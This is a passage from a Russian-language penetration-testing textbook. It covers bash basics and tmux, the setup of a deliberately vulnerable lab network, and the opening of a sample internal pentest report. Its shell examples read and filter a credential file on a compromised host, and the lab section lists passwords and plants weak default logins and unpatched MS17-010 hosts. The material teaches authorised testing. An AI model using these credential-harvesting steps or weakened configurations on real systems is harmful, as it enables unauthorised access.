## Основные команды Linux

---

Я должен признать, что название этого приложения несколько вводит в заблуждение. Хочу пояснить, что когда я говорю «команды Linux», это не совсем правильно. Технически Linux – это название операционной системы; командная строка или терминал, который вы запускаете для выполнения команды, обычно открывает оболочку Bourne или приглашение `bash`. Наверное, я мог бы использовать заголовок «Основные команды `bash`», но я подумал, что это может сбить с толку некоторых читателей.

Разумеется, упомянутые в этом приложении команды ни в коем случае не являются ни исчерпывающим списком, ни всеми командами, которые вам нужно знать. Считайте их отправной точкой для знакомства с операциями командной строки. Это абсолютно необходимо; без них ваша работа пентестера была бы мучительно трудной.

### ***В.1 Команды интерфейса командной строки***

В этом разделе я представляю команды `cat`, `cut`, `grep`, `more`, `wc`, `sort`, `|` и `>`. Последние две на самом деле являются специальными операторами и работают вместе с другими командами. Я объясню каждую из них на конкретных примерах.

#### ***В.1.1 \$ cat***

Предположим, у вас есть удаленный доступ к скомпрометированной системе Linux, в которую вам удалось проникнуть во время вашего пентес-

та. Осматривая файловую систему, вы обнаруживаете любопытный на вид файл с именем `passwords.txt`. (Между прочим, это вполне реалистичный сценарий; я все время встречаю этот файл в клиентских сетях.) Если бы вы работали в среде графического интерфейса, вы, вероятно, дважды щелкнули бы по имени файла, чтобы увидеть что внутри; но из командной строки вы можете использовать `cat` – сокращение от *concatenate*, – чтобы увидеть, что находится в файле. Результат применения команды `cat` к этому файлу может выглядеть примерно так, как показано ниже. Это довольно типичный результат, который вы можете получить при пентесте, – даже несмотря на то, что файл имеет расширение `.txt`, это явно CSV-файл, который был экспортирован из Excel или другой программы для работы с электронными таблицами:

```
cat passwords.txt
ID Name Access Password
1 abramov user 123456
2 account user Password
3 counter user 12345678
4 ad user qwerty
5 adm user 12345
6 admin admin 123456789
8 adver user 1234567
9 advert user football
10 agata user monkey
11 aksenov user login
12 aleks user abc123
13 alek user starwars
14 alekse user 123123
15 alenka user dragon
16 alexe user passw0rd
17 alexeev user master
18 alla user hello
19 anatol user freedom
20 andre admin whatever
21 andreev admin qazwsx
22 andrey user trustno1
23 anna user 123456
24 anya admin Password
25 ao user 12345678
26 aozt user qwerty
27 arhipov user 12345
28 art user 123456789
29 avdeev user letmein
30 avto user 1234567
31 bank user football
32 baranov user iloveyou
33 baseb1l user admin123
34 belou2 user welcome
35 bill admin monkey
36 billy user login
```

## В.1.2 \$ cut

Всякий раз, когда у вас есть вывод, подобный предыдущему примеру, где данные разделены на столбцы или другой повторяемый формат, такой как имя *пользователя:пароль*, вы можете использовать мощную команду `cut`, чтобы разделить результаты на один или несколько столбцов. Допустим, вы хотели видеть только пароли. Вы можете использовать команду `cat` для отображения содержимого файла, а затем использовать оператор вертикальной черты (`|`), который представляет собой прямую вертикальную линию на клавише, расположенной прямо над клавишей **Enter**, для перенаправления вывода команды `cat` в команду `cut`, как показано ниже:

```
cat passwords.txt | cut -f4
Password
123456
Password
12345678
qwerty
12345
123456789
1234567
football
monkey
login
abc123
starwars
123123
dragon
passw0rd
master
hello
freedom
whatever
qazwsx
trustno1
123456
Password
12345678
qwerty
12345
123456789
letmein
1234567
football
iloveyou
admin123
welcome
monkey
login
```

Если вам интересно, опция `-f4` означает «Показать 4-е поле», которым в данном случае является поле `Password` (пароль). Почему четвертое поле,

а не третье или двенадцатое? Потому что команда `cut` по умолчанию понимает в качестве разделителя символ табуляции. Если вам нужно, вы можете указать `cut` использовать другой символ разделителя с помощью `cut -d [character]`. Если вы хотите сохранить этот вывод в новый файл, вы можете использовать оператор `>` следующим образом:

```
cat passwords.txt | cut -f4 > justpws.txt
```

Эта команда создает новый файл с именем `justpws.txt`, содержащий предыдущий вывод.

### В.1.3 \$ *grep*

Продолжая работу с тем же файлом, предположим, что вас интересуют только результаты, соответствующие определенному критерию или текстовой строке. Например, поскольку в столбце 3 отображается уровень доступа пользователя, а вы, как пентестер, хотите получить максимально возможный уровень доступа, логично, что вы захотите видеть только пользователей с правами администратора. Вот как это сделать с помощью `grep`:

```
cat passwords.txt | grep admin
6  admin admin 123456789
20 andre admin whatever
21 andreev admin qazwsx
24 anya admin Password
33 baseb1l user admin123
35 bill admin monkey
```

Это здорово, но похоже, что в вывод проскользнул обычный пользователь. Это потому, что вы использовали `grep`, чтобы ограничить вывод строками, содержащими текст `admin`; поскольку у пользователя 33 в пароль входит слово `admin`, он попал в ваш вывод. Но не волнуйтесь; нет ограничений на количество последовательно применяемых команд `grep`. Чтобы удалить этого пользователя из вывода, просто измените команду следующим образом:

```
cat passwords.txt | grep admin | grep -v admin123
6  admin admin 123456789
20 andre admin whatever
21 andreev admin qazwsx
24 anya admin Password
35 bill admin monkey
```

Опция `-v admin123` указывает `grep` отображать только строки текста, не содержащие текст `admin123`.

### В.1.4 \$ *sort* и *wc*

Вы часто будете сортировать файлы с большим количеством повторяющихся строк. Сообщая о своих выводах, очень важно указывать точные

цифры. Например, вы хотите сказать, что взломали не около 100 аккаунтов, а ровно 137 аккаунтов. Здесь очень полезны команды `sort` и `wc`. Передайте вывод команды `cat` или `grep` в `sort` и укажите опцию `-u`, чтобы отображались только уникальные результаты. Передайте этот вывод в команду `wc` с аргументом `-l`, чтобы отобразить количество строк в вашем выводе:

```
cat passwords.txt | cut -f3 | sort -u
Access
admin
user

cat passwords.txt | cut -f3 | sort -u | wc -l
3
```

Без сомнения, если вы энтузиаст Linux, окажется, что я не включил в это приложение одну или несколько ваших любимых команд. Я не хочу обидеть вас или заявить, что это ненужные или бесполезные команды; просто я включаю в эту книгу только то, что необходимо для выполнения упражнений. В Linux есть десятки различных способов выполнить одну и ту же задачу. Единственное, на чем я настаиваю применительно к примерам в этой книге, – это то, что они работают, и делают это надежно. Если вы найдете более подходящую команду или способ, воспользуйтесь ими.

## B.2 *tmux*

В мире `bash` процессы, которые вы запускаете из командной строки, привязаны к вашему активному пользовательскому сеансу. (Для удобства понимания вы можете думать о каждой команде, которую вы вводите, как о небольшом приложении с собственным значком на панели задач Windows.) Если ваш сеанс `bash` завершается по какой-либо причине, ваши процессы прекращаются.

По этой причине были изобретены *терминальные мультиплексоры*. Самый лучший терминальный мультиплексор в мире (на мой взгляд) называется *tmux*. С ним вы попадаете в своего рода виртуальную терминальную среду, работающую в фоновом режиме. Вы можете выйти из сеанса `tmux`, закрыть свой терминал, выйти из системы, снова войти в систему, открыть новый терминал и снова подключиться к тому же сеансу `tmux`. Это магия! Кроме того, `tmux` имеет множество других замечательных функций, которые я рекомендую вам изучить за рамками этой книги. Если хотите узнать их получше, прочтите статью *A Gentle Introduction to tmux* Алека Шнайдера: <http://mng.bz/aw9j>.

Я люблю `tmux` и использую его в пентестах по двум основным причинам:

- возможность сохранить сеанс, выйти из системы, а затем вернуться к тому же сеансу;
- возможность совместной работы и совместного использования одного интерактивного терминала разными пользователями.

Как вы, вероятно, знаете, для обработки некоторых команд требуется много времени. У кого есть лишнее время ждать? Вместо этого вы можете запустить свою «долгоиграющую» команду в одном окне терминала, а затем открыть другое окно, чтобы заняться другими делами. Вы можете считать это аналогом нескольких вкладок в одном окне браузера, но, вероятно, будет лучше, если я покажу вам пример терминала. (Скоро я объясню вторую причину, почему я фанат tmux.) Откройте терминал в вашей виртуальной машине Ubuntu и введите tmux (рис. В.1).

Пусть вас не смущает строка состояния на этом снимке экрана. Самая важная вещь, на которую следует обратить внимание, – это лента внизу слева со словом *bash* и числом 0. В языке tmux это называется *окном*, и все окна имеют числовой идентификатор, начинающийся с 0, и заголовков текущего запущенного процесса, которым по умолчанию является *bash*. Переименовать это окно легко, если вы знаете команды tmux.




Рис. В.1 Что вы видите при первом запуске tmux

## В.2.1 Использование команд tmux

Каждой команде tmux предшествует *префиксный ключ*, за которым следует фактическая команда. По умолчанию префиксный ключ – это сочетание клавиш **Ctrl+b**.

### Переименование окна tmux

Начнем с того, что я не рекомендую вам без необходимости менять название окна. Это связано с тем, что в большинстве справочных материалов, которые вы найдете в интернете, используется значение по умолчанию, и расхождение имен может сбить вас с толку.

Команда для переименования окна – **Ctrl+b**, за которой следует запятая (нажмите и отпустите комбинацию клавиш **Ctrl+b**, а затем введите запятую). Строка состояния tmux изменится, и у вас появится курсор с текстом подсказки (`rename-window`) *bash*. Используйте клавишу **Delete**, чтобы удалить слово *bash*, а затем введите новое имя вашего окна. Рекомендуется переименовать каждое окно так, чтобы название сообщало вам о том, что вы делаете в этом окне, и вы могли понять это позже, когда вернетесь к сеансу tmux с несколькими открытыми окнами.

Теперь создайте новое окно, нажав **Ctrl+b**, а затем **c**. Переименуйте это окно.

Для переключения между окнами используйте комбинации клавиш **Ctrl+b l** (**Ctrl+b**, за которыми следует строчная **L**) и **Ctrl+b n**. Буквы **l** и **n** означают *last* (последний) и *next* (следующий). Если у вас открыто много окон и вы хотите перейти сразу к нужному, то можете ввести **Ctrl+b**, а затем номер окна – например, **Ctrl+b 3**, чтобы перейти прямо к окну 3.

В табл. В.1 перечислены несколько основных полезных команд, которые вы будете часто использовать.

Таблица В.1 Основные команды tmux, которые следует запомнить

Сочетание клавиш	Команда tmux
Ctrl+b l (маленькая L)	Перейти к последнему окну tmux
Ctrl+b n	Перейти к следующему окну tmux
Ctrl+b 3	Перейти непосредственно к окну 3
Ctrl+b c	Создать новое окно
Ctrl+b , (запятая)	Переименовать текущее окно
Ctrl+b " (двойные кавычки)	Разделить текущее окно по горизонтали
Ctrl+b %	Разделить текущее окно по вертикали
Ctrl+b ?	Посмотреть список всех команд tmux

## В.2.2 Сохранение сеанса tmux

Теперь предположим, что вам нужно покинуть сеанс. Вместо того чтобы нажимать кнопку закрытия на терминале, вы можете использовать команду tmux detach, которая вызывается комбинацией клавиш **Ctrl+b d**. Вы должны получить следующий результат:

```
[detached (from session0)]
```

Вы также вернетесь в обычную командную строку bash. Теперь вы можете закрыть терминал. После возвращения вы можете открыть новый терминал и ввести tmux ls. Эта команда отобразит что-то наподобие показанного ниже вывода, означающего, что у сеанса есть два активных окна и один сеанс tmux с идентификатором 0, а также указаны дата/время его создания:

```
0: 2 windows (created Thu Apr 18 10:03:27 2019) [105x12]
```

Этот вывод даже сообщает вам массив символов или размер сеанса, который в моем случае составляет 105×22. В качестве примера я могу подключиться к этому сеансу tmux, набрав tmux a -t 0, где a означает *attach* (прикрепить), -t означает целевой сеанс, а 0 – идентификатор сеанса. Если команда tmux ls отображает несколько сеансов, вы можете заменить 0 в предыдущей команде числовым идентификатором конкретного сеанса tmux, к которому вы хотите подключиться.

Наконец, простая, но потрясающая возможность tmux подключать нескольких пользователей к сеансу одновременно может не пригодиться вам прямо сейчас, но станет удобной в будущем, если окажется, что вы работаете над пентестом вместе с несколькими консультантами. Это означает, что вы и ваш друг можете использовать один и тот же сеанс и атаковать одну и ту же цель с разных терминалов. Если это не круто, я не знаю, что тогда круто!

# Приложение С

## Создание лабораторной сети Capsulecorp Pentest

---

Это приложение служит кратким общим руководством по настройке лабораторной среды Capsulecorp Pentest, которую я создал для иллюстрации данной книги. Это не пошаговое руководство, в деталях показывающее вам, как создать реплику среды, потому что вам не обязательно иметь реплику, чтобы практиковать методы, представленные в этой книге.

Единственные детали, о которых вам нужно позаботиться, – это уязвимости и векторы атак, присутствующие в каждой системе, а не пошаговое руководство со скриншотами для каждого диалогового окна. Изложение этого пути само по себе заняло бы целую книгу. Вместо этого я предоставляю объяснение с более высоким уровнем абстракции, например: «Создайте виртуальную машину Windows Server 2019, присоедините ее к домену и установите Apache Tomcat со слабым паролем для учетной записи администратора». Конечно, я предоставляю ссылки на внешние ресурсы, в том числе для скачивания программного обеспечения и ОС, а также руководства по установке.

**ПРИМЕЧАНИЕ** По правде говоря, я думаю, что вам будет больше пользы от создания уникальной среды, и призываю вас придумать имитацию предприятия. Сеть каждой компании индивидуальна. Если вы собираетесь регулярно проводить тестирование на проникновение в сеть, вам нужно привыкать свободно ориентироваться в новых средах.

Лабораторная сеть Capsulecorp Pentest была разработана с учетом всех основных компонентов, которые сегодня можно найти в 90 % корпоративных сетей:



- контроллер домена Active Directory;
- серверы Windows и Linux/UNIX, подключенные к домену;
- рабочие станции, подключенные к домену;
- службы баз данных;
- службы веб-приложений;
- сервер электронной почты, скорее всего, Microsoft Exchange;
- файловые ресурсы с удаленным доступом.

Детали относительно того, под управлением какой ОС работает сервер и какие службы установлены на нем, менее важны. Кроме того, размер (количество компьютерных систем) вашей виртуальной лабораторной сети является произвольным и зависит от ограничений вашего оборудования. Я мог бы обучить каждой методике, упомянутой в этой книге, всего с тремя или четырьмя виртуальными системами. Итак, если вы читаете это приложение и беспокоитесь о том, можете ли вы позволить себе новый лабораторный сервер с 1 ТБ дискового пространства, четырехъядерным процессором Intel i7 и 32 ГБ ОЗУ, можете расслабиться. Просто воспользуйтесь тем, что у вас есть. Даже VMware Player на обычном ноутбуке может работать с тремя виртуальными машинами, если вы настроили все необходимые компоненты из предыдущего списка. Тем не менее если вы хотите купить совершенно новую машину и настроить точную копию среды Capsulecorp Pentest, в этом приложении показано, как это сделать.

### Что делать, если я никогда не создавал виртуальную сеть?

Прежде чем двигаться дальше, я хочу внести некоторую ясность. Я предполагаю, что у вас есть опыт настройки виртуальных сетевых сред. Если вы никогда не делали этого раньше, это приложение может запутать больше, чем помочь. В таком случае я рекомендую вам на время остановиться и пополнить свои знания по построению виртуальных сетей. Отличный ресурс, который я рекомендую, – это книга Тони Робинсона *Building Virtual Machine Labs: A Hands-On Guide* (CreateSpace, 2017).

Вы также можете купить готовую среду. Или, скорее, вы можете оплатить ежемесячную подписку, чтобы получить доступ. Offensive Security и Pentester Academy – две отличные компании, которые, помимо прочего, предлагают по разумной цене предварительно настроенные уязвимые виртуальные сети, которые вы можете использовать для проверки своих навыков пентестинга и этического взлома.

## С.1 Требования к аппаратному и программному обеспечению

Виртуальная лабораторная сеть Capsulecorp Pentest была построена с использованием одного физического сервера под управлением VMware ESXi. Я сделал этот выбор полностью из-за моих личных предпочтений.

Существует множество различных вариантов настройки виртуальной лабораторной среды, и вы не должны чувствовать себя обязанным менять свои методы, если вы привыкли использовать другой гипервизор.

Сеть состоит из 11 хостов, 6 серверов Windows, 3 рабочих станций Windows и 2 серверов Linux. Технические характеристики оборудования перечислены в табл. С.1.

**Таблица С.1 Технические характеристики оборудования для виртуальной лабораторной сети Capsulecorp Pentest**

Спецификация сервера	
Сервер	Intel NUC6i7KYK
Процессор	i7-6770HQ (4 ядра)
Память	32 Гб, DDR4
Хранилище	1 Тб, SSD
Гипервизор	VMware ESXi 6.7.0

Я использовал ознакомительные версии для систем Windows. Ознакомительные версии ISO-образов ОС Microsoft можно получить на сайте загрузки программного обеспечения Microsoft по адресу [www.microsoft.com/en-us/software-download](http://www.microsoft.com/en-us/software-download). Их можно использовать бесплатно, и я рекомендую применять версию ISO для создания новых виртуальных машин. В табл. С.2 показаны созданные мной хосты и ОС, которые я использовал для их создания.

**Таблица С.2 ОС хостов для виртуальной лабораторной сети Capsulecorp Pentest**

Имя хоста	IP-адрес	Операционная система
Goku	10.0.10.200	Windows Server 2019 Standard Evaluation
Gohan	10.0.10.201	Windows Server 2016 Standard Evaluation
Vegeta	10.0.10.202	Windows Server 2012 R2 Datacenter Evaluation
Trunks	10.0.10.203	Windows Server 2012 R2 Datacenter Evaluation
Raditz	10.0.10.207	Windows Server 2016 Datacenter Evaluation
Nappa	10.0.10.227	Windows Server 2008 Enterprise
Krillin	10.0.10.205	Windows 10 Professional
Tien	10.0.10.208	Windows 7 Professional
Yamcha	10.0.10.206	Windows 10 Professional
Piccolo	10.0.10.204	Ubuntu 18.04.2 LTS
Nail	10.0.10.209	Ubuntu 18.04.2 LTS

Как видно из графика использования сервера на рис. С.1, сеть Capsulecorp не полностью применяла процессор и память моего физического сервера, поэтому я, вероятно, мог бы использовать менее дорогую систему. Это нужно учитывать, если у вас ограниченный бюджет.

Для меня удобнее всего сначала было создать все базовые виртуальные машины. То есть я выделил виртуальное оборудование, ЦП, ОЗУ, диск и т. д. для каждой системы, а затем установил базовую ОС. После завершения настройки базовой ОС обязательно сделайте снимок каждой

системы, чтобы у вас было к чему вернуться, если у вас возникнут проблемы при настройке программного обеспечения и служб для конкретной машины. После того как все ваши системы настроены, вы можете приступить к настройке отдельных компонентов вашей лабораторной сети, начиная с контроллера домена Active Directory. После того как вы создали все свои виртуальные машины, у вас должен получиться набор систем наподобие изображенного на рис. С.2.




Рис. С.1 Использование ЦП, памяти и дискового хранилища хост-сервера ESXi




Рис. С.2 Обзор систем в среде Capsulecorp Pentest

## С.2 Создание основных серверов Windows

В этом разделе пойдет речь о конфигурации каждого отдельного сервера Windows, в том числе о том, какие службы я установил и какие уязвимости внес в настройки служб. Напомню, это приложение не содержит подробных пошаговых инструкций по установке отдельных приложений, таких как Apache Tomcat и Jenkins. Вместо этого я предоставляю общий обзор содержимого конкретного хоста и ссылки на внешние ресурсы и руководства по установке.

Для каждой виртуальной машины используйте операционную систему, указанную в табл. С.2 для этой машины. Все важные детали, относящиеся к конфигурации конкретного хоста, перечислены в следующих разделах. Не стоит слишком беспокоиться о спецификациях виртуаль-

ных систем; используйте то, что у вас есть. В моем случае, как правило, я выделил каждой виртуальной машине 50 ГБ виртуального дискового пространства, два виртуальных ядра ЦП, 4 ГБ ОЗУ для систем Windows и 1 ГБ ОЗУ для систем Linux.

## C.2.1 Goku.capsulecorp.local

Goku – это контроллер домена для сети Capsulecorp. Руководствуйтесь стандартной документацией Microsoft для повышения статуса этого компьютера до контроллера домена. В соответствии с современными методиками при создании среды Active Directory вам следует сначала настроить контроллер домена. Когда вас попросят выбрать корневое доменное имя, вы можете выбрать какое угодно. Если вы хотите имитировать мою сеть, используйте capsulecorp.local; а в качестве доменного имени NetBIOS – CAPSULECORP.

Все остальные виртуальные хосты в сети Capsulecorp должны быть подключены к домену Active Directory CAPSULECORP. Для систем Windows воспользуйтесь официальной документацией Microsoft по подключению компьютера к домену. Для систем Linux я следовал документации Ubuntu, используя sssd. На YouTube также есть десятки видеороликов, которые могут помочь вам, если вы споткнулись на этой части. Вот еще несколько ресурсов:

- Microsoft TechNet, подключение Windows Server 2019 к контроллеру домена: <https://gallery.technet.microsoft.com/Windows-Server-2019-Step-4c0a3678>;
- Microsoft Docs, подключение серверов Windows к домену: <https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/join-a-computer-to-a-domain>;
- руководство по серверу Ubuntu, подключение серверов Ubuntu к домену: <https://help.ubuntu.com/lts/serverguide/sss-ad.html>.

Я создал несколько доменных и локальных учетных записей Active Directory по разным причинам, как и в случае с современной корпоративной сетью. В табл. С.3 перечислены использованные мной имена пользователей и пароли. Вы можете придумать разные учетные записи пользователей с другими паролями.

Таблица С.3. Учетные записи и учетные данные пользователей домена

Учетная запись	Рабочая группа/домен	Пароль	Администратор
Gokuadm	CAPSULECORP	Password265!	CAPSULECORP
Vegetaadm	CAPSULECORP	Password906^	VEGETA
Gohanadm	CAPSULECORP	Password715%	GOHAN
Trunksadm	CAPSULECORP	Password3210	TRUNKS
Raditzadm	CAPSULECORP	Password%3%2%1!!	RADITZ
piccoloadm	CAPSULECORP	Password363#	PICCOLO
Krillin	CAPSULECORP	Password97%	n/a
Yamcha	CAPSULECORP	Password48*	n/a
Tien	CAPSULECORP	Password82\$	n/a

## C.2.2 Gohan.capsulecorp.local

Gohan работает под управлением Microsoft SQL Server 2014. Загрузите установочные файлы из центра загрузки Microsoft. Настройте сервер MS-SQL со слабым паролем для учетной записи пользователя sa. В примере, показанном в главах 4 и 7, пароль для учетной записи sa – *Password1*. Ресурсы:

- страница загрузки MSSQL 2014: <https://www.microsoft.com/en-us/download/details.aspx?id=57474>;
- руководство по установке MSSQL 2014: <https://social.technet.microsoft.com/wiki/contents/article/23878.sql-server-2014-step-by-step-installation.aspx>.

## C.2.3 Vegeta.capsulecorp.local

Vegeta запускает уязвимый экземпляр Jenkins. Загрузите последнюю версию установочного пакета Jenkins для Windows с официального сайта Jenkins и настройте базовую среду Jenkins в соответствии с руководством по установке. Задайте имя пользователя *admin* и пароль *password*. Служба Windows IIS была установлена в соответствии со стандартной установочной документацией от Microsoft. Ничего не запущено; все приложения установлены только для того, чтобы продемонстрировать, как служба выглядит в Nmap во время поиска служб. Ресурсы:

- страница загрузки Jenkins: <https://jenkins.io/download/>;
- страница настройки Jenkins: <https://jenkins.io/doc/book/installing>.

## C.2.4 Trunks.capsulecorp.local

Trunks использует уязвимую конфигурацию Apache Tomcat. В частности, для установки Apache использовался проект XAMPP; однако Apache Tomcat можно установить отдельно. Воспользуйтесь способом, который вам больше нравится. Чтобы скопировать среду Capsulecorp Pentest, загрузите последнюю версию XAMPP для Windows и следуйте документации по установке. Настройте сервер Apache Tomcat со слабым набором учетных данных, например *admin/admin*. Ресурсы:

- страница загрузки XAMPP: [www.apachefriends.org/index.html](http://www.apachefriends.org/index.html);
- часто задаваемые вопросы по XAMPP Windows: [www.apachefriends.org/faq\\_windows.html](http://www.apachefriends.org/faq_windows.html);
- видео про настройку XAMPP для Windows: [www.youtube.com/watch?v=KUe1iqPH4iM](http://www.youtube.com/watch?v=KUe1iqPH4iM).

## C.2.5 Nappa.capsulecorp.local u tien.capsulecorp.local

Nappa не требует настройки или кастомизации. Поскольку сервер работает под управлением Windows Server 2008, по умолчанию на нем отсутствует патч MS17-010 и он уязвим для эксплойта Eternal Blue, про-

демонстрированного в главе 8. То же самое верно и для Tien, который представляет собой рабочую станцию под управлением Windows 7. По умолчанию на этом хосте также отсутствует патч MS17-010 от Microsoft. Часто во время реальных пентестов использование одной рабочей станции или сервера может привести к компрометации на уровне администратора домена, что обсуждается и демонстрируется в главе 11.

### **C.2.6** *Yamcha.capsulecorp.local* и *Krillin.capsulecorp.local*

Эти две системы идентичны и работают под управлением Windows 10 Professional. У них нет никаких уязвимых конфигураций, кроме присоединения к домену CAPSULECORP, что довольно небезопасно. Эти системы не являются обязательными, но были включены для имитации реальных корпоративных сетей, содержащих пользовательские рабочие станции, без жизнеспособных векторов атак.

## **C.3** *Создание серверов Linux*

Есть два сервера Linux, которые также присоединены к домену CAPSULECORP. На обоих серверах установлены идентичные сборки Ubuntu 18.04. Цель этих систем – продемонстрировать постэксплуатацию Linux. Конкретные средства компрометации не важны, как и получение начального доступа. Поэтому вы можете настроить их любым удобным для вас способом. Мой пример конфигурации выглядит следующим образом.

Сервер А (*piccolo.capsulecorp.local*) запускает уязвимое веб-приложение на порту 80. Веб-приложение настроено для работы без привилегий суперпользователя, поэтому, как только вы скомпрометируете *piccolo*, у вас будет доступ, но не привилегии суперпользователя. Где-то в веб-каталоге находится файл конфигурации с набором учетных данных MySQL, которые имеют доступ к серверу В (*nail.capsulecorp.local*). На этом сервере MySQL работает с привилегиями *root*. Этот тип конфигурации, – когда одна система может быть взломана, но не с привилегиями уровня *root* или администратора, что затем приводит к доступу к другой системе с правами *root* или администратора, – довольно распространен.

# Приложение D

## Отчет о тестировании на проникновение во внутреннюю сеть Capsulecorp

---

### **Обзорное резюме**

Компания Acme Consulting Services, LLC (ACS) была нанята Capsulecorp, Inc. (CC) для проведения теста на проникновение во внутреннюю сеть, нацеленного на ее корпоративную ИТ-инфраструктуру. Целью этого проникновения было оценить состояние безопасности внутренней сетевой среды CC и определить ее уязвимость для известных векторов сетевых атак. ACS провела это задание из штаб-квартиры CC, расположенной по адресу: улица Сезам, 123. Мероприятия по тестированию проникновения начались в понедельник, 18 мая 2020 г., и завершились в пятницу, 22 мая 2020 г. Этот документ отражает положение дел на упомянутый период времени и суммирует технические результаты проникновения, наблюдаемые ACS во время окна тестирования.

### **ОБЪЕМ ПРОНИКНОВЕНИЯ**

CC предоставила следующий диапазон IP-адресов. ACS выполнила слепое обнаружение хостов и получила разрешение CC обрабатывать все обнаруженные хосты как входящие в рабочую область теста.

Диапазон IP-адресов	Домен Active Directory
10.0.10.0/24	capsulecorp.local

## ОБЩИЕ РЕЗУЛЬТАТЫ

Во время проникновения ACS выявила несколько недостатков безопасности, которые позволили напрямую скомпрометировать ресурсы СС в целевой среде. ACS смогла воспользоваться отсутствием исправлений операционной системы, учетными данными по умолчанию или легко угадываемыми учетными данными, а также небезопасными настройками конфигурации приложений для компрометации производственных ресурсов в корпоративной сети СС.

Кроме того, ACS смогла использовать общие учетные данные из скомпрометированных систем для доступа к дополнительным сетевым узлам и в конечном итоге смогла получить полный доступ на уровне администратора домена к домену Active Directory CAPSULECORP.local. Если настоящий злоумышленник получит такой уровень доступа к внутренней сети СС, то последствия для бизнеса будут потенциально катастрофическими.

ACS предлагает принять следующие меры по укреплению общей безопасности внутренней сетевой среды СС:

- усовершенствование процедуры установки исправлений для операционной системы;
- улучшение политик и процедур усиления защиты системы;
- использование для всех хостов и служб сложных и уникальных паролей;
- минимизация использования общих учетных данных.

## Методика проникновения

ACS использовала четырехэтапную методику, смоделированную на основе реальных атак, наблюдаемых в современных корпоративных средах. Методика предполагает, что злоумышленник не имеет предварительных знаний о сетевой среде и не имеет иного доступа, кроме физического подключения устройства к сети СС. Эта методика имитирует внешнего злоумышленника, которому удастся проникнуть на объект под ложным предлогом, а также злонамеренного инсайдера, клиента, поставщика или охранника, имеющего физический доступ к корпоративному офису СС.

## СБОР ИНФОРМАЦИИ

Располагая только списком диапазонов IP-адресов, ACS выполняла поиск узлов, используя свободно доступные инструменты с открытым исходным кодом. Результатом поиска является список перечислимых целей, представленных в виде IP-адресов в диапазоне, указанном в разделе «Область проникновения».



Затем идентифицированные цели были перечислены с использованием стандартных методов сканирования сетевых портов, чтобы определить, какие сетевые службы прослушивают порты на каждом хосте. Эти сетевые службы действуют как поверхность атаки, которая потенциально может открыть несанкционированный доступ к узлам в случае, если в службе обнаружена небезопасная конфигурация, отсутствующий патч или слабый механизм аутентификации.

Затем каждая идентифицированная сетевая служба была дополнительно проанализирована для определения слабых мест, таких как учетные данные по умолчанию или легко угадываемые учетные данные, отсутствие обновлений безопасности и неправильные настройки конфигурации, которые могли бы позволить доступ или взломать.

### ЦЕЛЕНАПРАВЛЕННОЕ ПРОНИКНОВЕНИЕ

Выявленные на предыдущем этапе слабые места были атакованы особым образом, специально разработанным для минимизации перебоев в предоставлении производственных услуг. В центре внимания ACS на этом этапе было получение неразрушающего доступа к целевым хостам, поэтому атаки типа «отказ в обслуживании» не использовались на протяжении всего проникновения.

После получения доступа к взломанному хосту ACS попыталась идентифицировать учетные данные, хранящиеся в известных конфиденциальных областях, присутствующих в корпоративных операционных системах. К этим областям относятся отдельные текстовые документы, файлы конфигурации приложений и даже хранилища учетных данных для конкретной операционной системы, такие как файлы кустов реестра Windows, которым присущи определенные недостатки.

### ПОСТЭКСПЛУАТАЦИЯ И ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Учетные данные, полученные на предыдущем этапе, были протестированы на ранее недоступных хостах, чтобы получить дополнительный доступ и в конечном итоге охватить как можно более широкий сегмент сети. Конечная цель на этом этапе состояла в том, чтобы обнаружить критически важных пользователей с неограниченным доступом к сети СС и выдавать себя за этих пользователей, воспользовавшись их уровнем доступа, чтобы продемонстрировать, что злоумышленник может сделать то же самое.

Реальные сценарии взлома часто включают попытки злоумышленника поддерживать постоянный и надежный повторный вход в сетевую среду после доступа к системам. ACS смоделировала это поведение на выбранных скомпрометированных хостах. ACS обращается к производственным контроллерам домена Windows и получает хешированные учетные данные с помощью неразрушающих методов, чтобы обойти меры безопасности в базе данных расширяемого механизма хранения ntds.dit.

### ДОКУМЕНТИРОВАНИЕ И ОЧИСТКА

Все случаи компрометации были зарегистрированы, и были сделаны снимки экрана, чтобы предоставить доказательства окончательного ре-

